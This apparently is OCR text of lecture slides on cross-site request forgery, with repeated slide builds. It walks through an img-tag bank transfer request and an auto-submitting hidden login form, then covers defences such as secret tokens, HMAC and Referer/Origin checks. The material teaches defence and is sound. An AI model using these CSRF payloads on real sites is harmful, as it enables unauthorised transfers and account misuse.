
Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects


Client
Browser
bank.com
Cookie
attacker.com
<img src="http://bank.com/transfer.cgi?amt=9999&to=attacker">
$$$
bank.com
http://bank.com/transfer.cgi?amt=9999&to=attacker
Cookie

Browser automatically visits the URL to obtain what it believes will be an image.

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Cross-Site Request Forgery

- Target: User who has some sort of account on a vulnerable server where requests from the user's browser to the server have a *predictable structure*

- Attack goal: make requests to the server via the user's browser that look to the server like the user intended to make them

- Attacker tools: ability to get the user to visit a web page under the attacker's control

- Key tricks:
  - Requests to the web server have predictable structure
  - Use of something like <img src=…> to force the victim to send it

CSRF protections

- Client-side:

CSRF protections

- Client-side:

    Disallow one site to link to another??

    The loss of functionality would be too high

CSRF protections

- Client-side:

Disallow one site to link to another??

The loss of functionality would be too high

Let’s consider server-side protections

Secret validation tokens

- Include a secret validation token in the request
- Must be difficult for an attacker to predict
- Options:
  - Random session ID
    - Stored as cookie ("session independent nonce")
    - Stored at server ("session-dependent nonce")
  - The session cookie itself ("session identifier")
    `http://website.com/doStuff.html?sid=81asf98as8eak`
  - HMAC of the cookie
    - As unique as session cookie, but learning the HMAC doesn't reveal the cookie itself

Referrer URLs

Referrer URLs

Idea: Only allow certain actions if the referrer URL is from this site, as well

Referrer URLs

Idea: Only allow certain actions if the referrer URL is from this site, as well

Problem: Often suppressed




Figure 2: Requests with a Missing or Incorrect Referer Header (283,945 observations). The "x" and "y" represent the domain names of the primary and secondary web servers, respectively.

Custom headers

Custom headers

Security through obscurity

Custom headers

Security through obscurity

Include precisely what is needed
to identify the principal who referred

Custom headers

Security through obscurity

Origin headers: More private Referrer headers

Include precisely what is needed
to identify the principal who referred

Custom headers

Security through obscurity

Origin headers: More private Referrer headers

Include precisely what is needed
to identify the principal who referred

http://foo.com/embarrassing.html?data=oops

Custom headers

Security through obscurity

Origin headers: More private Referrer headers

Include precisely what is needed
to identify the principal who referred

http://foo.com/~~embarrassing.html?data=oops~~

Custom headers

Security through obscurity

